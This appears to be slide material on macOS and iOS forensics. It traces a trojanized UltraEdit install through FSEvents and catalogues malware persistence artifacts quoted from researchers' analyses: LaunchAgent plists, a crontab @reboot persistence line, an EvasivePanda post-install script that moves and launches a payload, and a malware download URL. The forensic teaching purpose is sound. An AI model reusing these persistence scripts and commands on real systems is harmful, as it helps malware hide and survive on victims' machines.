Forensic Artifact: FSEvents (& Crash Reports)

<https://github.com/mac4n6/FSEventsParser>

DB Browser for SQLite - /Users/janedoe/FSE_Reports/FSEvents.sqlite						
New Database Open Database Write Changes Revert Changes Undo Open Project Save Project Attach Database Close Database						
Database Structure Browse Data Edit Pragma Execute SQL						
Table:	fsevents_sorted_by_event_id Filter in any column					
	id	l_he	fullpath	filename	type	flags
	Filter	Fil...	Filter	UltraEdit	Filter	Filter
1	5070413	OO...	private/var/folders/1p/nv9c4qn147172qdw8z2p2500000gn/T/com.apple.desktopservices.ArchiveService/...	ultraedit.dmg	FileEvent;	PermissionChange;ExtendedAttrModified;Created;InodeMetaMod;...
2	5070416	OO...	private/var/folders/1p/nv9c4qn147172qdw8z2p2500000gn/T/com.apple.desktopservices.ArchiveService/...	UltraEdit	FileEvent;	PermissionChange;ExtendedAttrModified;Created;InodeMetaMod;...
3	5075144	OO...	Volumes/UltraEdit 22.0.0.16	UltraEdit 22.0.0.16	FolderEvent;	PermissionChange;FolderCreated;
4	5075898	OO...	Users/janedoe/Downloads/ZuRu/B/ultraedit.dmg	ultraedit.dmg	FileEvent;	ExtendedAttrModified;
5	5076529	OO...	Applications/UltraEdit.app/Contents/MacOS/UltraEdit	UltraEdit	FileEvent;	PermissionChange;ExtendedAttrModified;Created;InodeMetaMod;...
6	5079144	OO...	Applications/UltraEdit.app	UltraEdit.app	FolderEvent;	PermissionChange;ExtendedAttrModified;ExtendedAttrRemoved;I...
7	5088467	OO...	private/var/db/oah/f54c3df3320deald4ed04cf7d622533437684648b3963372caf30cc8b1275acd/...	UltraEdit.aot.in_progress	FileEvent;	Created;Renamed;Modified;
8	5088901	OO...	private/var/db/oah/f54c3df3320deald4ed04cf7d622533437684648b3963372caf30cc8b1275acd/...	UltraEdit.aot	FileEvent;	ExtendedAttrModified;Renamed;
9	5091116	OO...	Applications/UltraEdit.app/Contents/MacOS/UltraEdit	UltraEdit	FileEvent;	ExtendedAttrRemoved;
10	5091556	OO...	Users/janedoe/Library/Application Support/CrashReporter/UltraEdit_1793E5F0-A497-5244-8F49-687414DE7A46.plist	UltraEdit_1793E5F0-A497-5244-8F49-687414DE7A46.plist	FileEvent;	Created;Modified;
11	5091882	OO...	private/var/db/oah/f54c3df3320deald4ed04cf7d622533437684648b3963372caf30cc8b1275acd/...	UltraEdit.aot.in_progress	FileEvent;	Created;Renamed;Modified;
12	5092736	OO...	private/var/db/oah/f54c3df3320deald4ed04cf7d622533437684648b3963372caf30cc8b1275acd/...	UltraEdit.aot	FileEvent;	ExtendedAttrModified;Renamed;
13	5092832	OO...	Users/janedoe/Library/Application Support/UltraEdit	UltraEdit	FolderEvent;	FolderCreated;
14	5097058	OO...	Users/janedoe/Library/Application Support/UltraEdit/ultraedit.spl	ultraedit.spl	FileEvent;	PermissionChange;Created;InodeMetaMod;Modified;
15	5099227	OO...	Users/janedoe/Library/Logs/DiagnosticReports/UltraEdit-2025-03-02-171431.ips	.UltraEdit-2025-03-02-171431.ips	FileEvent;	PermissionChange;ExtendedAttrModified;Created;Renamed;Modifi...
16	5099228	OO...	Users/janedoe/Library/Logs/DiagnosticReports/UltraEdit-2025-03-02-171431.ips	UltraEdit-2025-03-02-171431.ips	FileEvent;	Renamed;
17	5100260	OO...	Users/janedoe/Library/Logs/DiagnosticReports/UltraEdit-2025-03-02-171453.ips	.UltraEdit-2025-03-02-171453.ips	FileEvent;	PermissionChange;ExtendedAttrModified;Created;Renamed;Modifi...
18	5100261	OO...	Users/janedoe/Library/Logs/DiagnosticReports/UltraEdit-2025-03-02-171453.ips	UltraEdit-2025-03-02-171453.ips	FileEvent;	Renamed;

Forensic Artifact (via FSEvents): /tmp and /Users/Shared/ Directories

Table: fsevents_sorted_by_event_id					
	id	l_he	fullpath	filename	type
	Filter	Fil...	/tmp/	Filter	Filter
8604	5094843	00...	Users/janedoe/Library/Biome/tmp/.tmp.jtRlugyZdH	.tmp.jtRlugyZdH	FileEvent;
8605	5094848	00...	Users/janedoe/Library/Biome/tmp/.tmp.MvWvwTy5	.tmp.MvWvwTy5	FileEvent;
8606	5096232	00...	private/tmp/.test	.test	FileEvent;
8607	5097232	00...	private/var/folders/lp/...		
8608	5099302	00...	private/var/db/biome/tr		
8609	5099309	00...	private/var/db/biome/tr		
8610	5099313	00...	private/var/db/biome/tr		
8611	5099423	00...	Users/janedoe/Library/...		

Table: fsevents_sorted_by_event_id					
	id	l_he	fullpath		
	Filter	Fil...	/Users/Shared/		
1	407802	00...	Users/Shared/.betamigrated		
2	5092751	00...	Users/Shared/.fseventsd		

/Users/Shared/.fseventsd

```
janedoe@Janes-Virtual-Machine ~ % cat /System/Volumes/Data/Users/Shared/.fseventsd
```

```
<!DGKTYPE html PUJLIK *-''O;K''DTD HTML 4&01''EF* *httpB''ooo&o;&gz_'TZ'html4'{tzikt&dtd*6<html6<head6<meta type=*kgpyzi_ht* kgfteft=*Kgpyzi_ht (K) 199.-:01/ The [quid [g^toaze >gufdatigf afd kgftzijutgz{*6<meta http-equin=*Kgfteft-Type* kgfteft=*text'htmlC khaz{et=ut^~8*6<title6 EZZGZB The zeque{ted UZL kguld fgt je zetziened<'title6<{tyle type=*text'k{*6<!-- '2 2 Kgpyzi_ht (K) 199.-:01/ The [quid [g^toaze >gufdatigf afd kgftzijutgz{ 2 2 [quid [g^toaze i{ di{tzijuted ufdez ?PLn:3 likef{e afd ifklude{ 2 kgftzijutigf{ ^zgm fumezgu{ ifdinidual{ afd gz_afi ?atigf{& 2 Plea{e {ee the KGPYIF? afd KGFTZIJUTGZ[ ^ile{ ^gz detail{& 2''2 [tyle{heet ^gz [quid Ezzgz pa_e{ Adapted ^zgm de{i_f jy >zee K[[ Template{ httpB''ooo^zeek{{template{&gz_ Zelea{ed ^gz ^zee ufdez a Kzeatine Kgmmgf{ Attzijutigf :&5 Likef{e2''2 Pa_e ja{ik{ 2'2 ? ^gft-^amilyB nezdafa, {af{-{ezi^C}html jgdy ? maz_ifB 0C paddif_B 0C jaks_zgufdB +e^e^e^C ^gft-{i?eB 1:pxC kglgzB +1e1e1eC}'2 P a_e di{played title azea 2'+title{ ? maz_if-le^tB 15pxC paddif_B 10pxC paddif_-le^tB 100pxC jaks_zgufdB uzl('{quid-iftezfal-{tatic'ikgf{'[F&pf_) fg-repeat le^tC}'2 ifitial title 2'+title{ h1 ? kglgzB +000000C}+title{ h: ? kglgzB +000000C}'2 {pekial eneftB >TP {ukke{ pa_e title{ 2'+title{ ^tp{ukke{ ? jaks_zgufd-kglgzB+00^^00C oidthB100%C}'2 Pa_e di{played jgdy kgfteft azea 2'+kgfteft ? paddif_B 10pxC jaks_zgufdB +^^^^^C}'2 ?efezal text 2'p ?}'2 ezzgz jzie^ de{kziptigf 2'+ezzgz p ?}'2 {gme data ohikh may hane kau{e d the pzgjem 2'+data ?}'2 the ezzgz me{{a_e zekeined ^zgm the {y{tem gz gthez {g^toaze 2'+{y{m{ _ ?}pze ? ^gft-^amilyB{af{-{ezi^C}'2 {pekial eneftB >TP ' ?gphez dizektgzy li{tif_ 2'+dizm{ _ ? ^gft-^amilyB kguziezC kglgzB jlaksC ^gft-{i?eB 10ptC}+dizli{tif_ ? maz_if-le^tB :%C maz_if-zi_htB :%C}+dizli{tif_ tz&eftzy td&ikgf,td&^ilefame,td&{i?e,td&date ? jgzdez-jgttgmb _zggneC}+dizli{tif_ td&{i?e ? oidthB 50pxC text-ali_fB zi_htC paddif_-zi_htB 5pxC}'2 hgzi?gftal life{ 2'hz ? maz_ifB 0C}'2 pa_e di{played ^ggtez azea 2'+^ggtez ? ^gft-{i?eB 9pxC paddif_-le^tB 10pxC}jgdyBlaf_(^a) ? dizektigfB ztlC ^gft-{i?eB 100%C ^gft-^amilyB Tahgma, Zgya, {af{-{ezi^C ^lgatB zi_h tC }Blaf_(he) ? dizektigfB ztlC } --6<' {tyle6<'head6<jgdy id=EZZWZEADWEZZGZ6<din id=*title{*6<h16EZZGZ<'h16<h:6The zeque{ted UZL kguld fgt j e zetziened<'h:6<'din6<hz6<din id=*kgfteft*6<p6The ^gllgoif_ ezzgz oa{ efkguftezed ohile tzyif_ tg zetzienne the UZLB <a hze^=*httpB''dgoflgad&ultzaedit&if^g'jd&lg_*6httpB''dgoflgad&ultzaedit&if^g'jd&lg_<'a6<'p6<jlgksqugte id=*ezzgz*6<p6<j6Zead Ezzgz<'j6<'p6<'jlgksqugte6<p id=*{y{m{*_6The {y{tem zetuzfedB <i6(104) Kgffektigf ze{et jy peez<'i6<'p6<p6Af ezzgz kgfditigf gkkuzzed ohile zeadif_ data ^zgm the fetogzs& Plea{e zetsy yguz zeque{t<'p6<p6Yguz kakhe admifi{tzatgz i{ <a hze^=*mailtgBoejma{tez7{ujrekt=KakheEzzgzIf^g%:0-%:0EZZWZEADWEZZGZampCjgdy=KakheHg{t%;A%:0jk01%0D%0AEzzPa_e%;A%:0EZZWZEADWEZZGZ%0D%0AEzz%;A%:0(104)%:0Kgffektigf%:0ze{et%:0jy%:0peez%0D%0ATime[tamp%;A%:0[uf,%:00%:0Maz%:0:0:5%:014%;A1%:0;A5%:0?MT%0D%0A%0D%0AKlieftIP%;A%:01/:&19&:48&/9%0D%0A[eznezIP%;A%:0dgoflgad&ultzaedit&if^g%0D%0A%0D%0AHTTP%:0Zeque{t%;A%0D%0A?ET%:0%:>jd&lg_%:0HTTP%:>1&1%0AKakhe-Kgftzgl%;A%:0fg-kakhe%0D%0AKgffektigf%;A%:0klg{e%0D%0AHg{t%;A%:0dgoflgad&ultzaedit&if^g%0D%0A%0D%0A%0D%0A*6oejma{tez<'a6<'p6<jz6<'din6<hz6<din id=*^ggtez*6<p6?efezated [uf, 0: Maz :0:5 14B1:B5: ?MT jy jk01 ({quid';&5&/)<'p6<!-- EZZWZEADWEZZG
```

Forensic Artifact: Persistence - Zuru

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple Computer/DTD PLIST 1.0//EN"
"http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
  <key>Label</key>
  <string>com.apple.fsevents</string>
  <key>ProgramArguments</key>
  <array>
    <string>/Users/Shared/.fseventsd</string>
  </array>
  <key>RunAtLoad</key>
  <true/>
</dict>
</plist>

http://bd.ultraedit.vip/fs.log

/Library/LaunchAgents
/com.apple.fsevents.plist
```

- https://objective-see.org/blog/blog_0x7D.html

Forensic Artifact: Persistence - Activator

The malware will persist two Python scripts as a Launch Agent. We find the logic for this in a function aptly named `register_python_task`, what is passed the string `/Library/LaunchAgents/launched.%.plist`:

The SentinelOne report notes, “the `%@` variable is replaced with a UUID string generated at runtime” ...meaning the name of the plist will be randomized.

```
1  <?xml version="1.0" encoding="UTF-8"?>
2  <!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://www.apple.com/DTDs/PropertyList-1.0.dtd">
3  <plist version="1.0">
4      <dict>
5          <key>Label</key>
6          <string>launched.1A4CBC66-3774-4321-B71A-5BEB77F6EF2A</string>
7          <key>KeepAlive</key>
8          <true/>
9          <key>ProgramArguments</key>
10         <array>
11             <string>/usr/bin/python3</string>
12             <string>/var/root/Library/Caches/A299C825-7181-44E7-8F5B-0B412625A62E.py</string>
13         </array>
14         <key>UserName</key>
15         <string>root</string>
16         <key>RunAtLoad</key>
17         <true/>
18     </dict>
19 </plist>
20
```

Activator persists a Python script (Image Credit: Kaspersky)

- https://objective-see.org/blog/blog_0x7D.html

Forensic Artifact: Persistence – Vshell Downloader

Though the initial downloader component does not persist, the final component (vshell) is. Specifically, (as noted by the Kandji researchers), it is persisted via the following command:

```
sh -c echo '@reboot /Users/<User>/ .gps' | crontab -
```

This command will add a new cron job to the user's crontab using `sh`. The `@reboot` is a special cron time specifier ensure the job will be run every time the system reboots. Here, that's VShell, (named `.gps`) that is downloaded and stored in the user's home directory:

```
% crontab -l  
@reboot /Users/>User</ .gps
```

- https://objective-see.org/blog/blog_0x7D.html

Forensic Artifact: Persistence – EvasivePanda Downloader

We find this persistence logic the package's post install script:

```
#!/bin/bash

plist_name="com.Terminal.us.plist"

if [ -d $HOME/Library/Containers/CalendarFocusEXT ]; then
    rm -r $HOME/Library/Containers/CalendarFocusEXT
fi

mkdir -p $HOME/Library/Containers/CalendarFocusEXT

mv /Library/Monlam_Grand_Dictionary $HOME/Library/Containers/CalendarFocusEXT
chmod +x $HOME/Library/Containers/CalendarFocusEXT/Monlam_Grand_Dictionary
xattr -c $HOME/Library/Containers/CalendarFocusEXT/Monlam_Grand_Dictionary

plist_content="<?xml version=\"1.0\" encoding=\"UTF-8\"?>
<!DOCTYPE plist PUBLIC \"-//Apple//DTD PLIST 1.0//EN\" \"http://www.apple.com/DTDs/PropertyList-1.0.dtd\">
<plist version=\"1.0\">
<dict>
    <key>Label</key>
    <string></string>
    <key>ProgramArguments</key>
    <array>
        <string>$HOME/Library/Containers/CalendarFocusEXT/Monlam_Grand_Dictionary</string>
    </array>
    <key>RunAtLoad</key>
    <true/>
    <key>StartInterval</key>
    <integer>30</integer>
    <key>ThrottleInterval</key>
    <integer>2</integer>
    <key>WorkingDirectory</key>
    <string>$HOME/Library/Containers/CalendarFocusEXT</string>
    <key>UserName</key>
    <string>$USER</string>
</dict>
</plist>"
```

- https://objective-see.org/blog/blog_0x7D.html

Forensic Artifact: Persistence – Unnamed Downloader

Specifically it will create the `com.install.plist` file in the user's `LaunchAgents` directory:


```
% FileMonitor.app/Contents/MacOS/FileMonitor -filter install
{
  "event" : "ES_EVENT_TYPE_NOTIFY_CREATE",
  "file" : {
    "destination" : "/Users/user/Library/LaunchAgents/com.install.plist",
    "process" : {
      "pid" : 5274,
      "name" : "install",
      "path" : "~/Downloads/install"
    }
  }
}
```

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist ...">
<plist version="1.0">
  <dict>
    <key>Label</key>
    <string>com.install</string>
    <key>KeepAlive</key>
    <true/>
    <key>RunAtLoad</key>
    <true/>
    <key>Program</key>
    <string>/Users/user/Library/Application Support/install/install</string>
  </dict>
</plist>
```

- https://objective-see.org/blog/blog_0x7D.html

iOS Stalkerware


- Commonly advertised as parental or family tracking apps
 - Life360
 - Flexispy
 - Famisafe
 - Many More!
- Thin line between knowingly installed or not




Forensic Artifact: Hidden Apps

- iOS 18 – User Hidden Apps
 - IconState.plist ('ignored' key)
- Application Data still on device

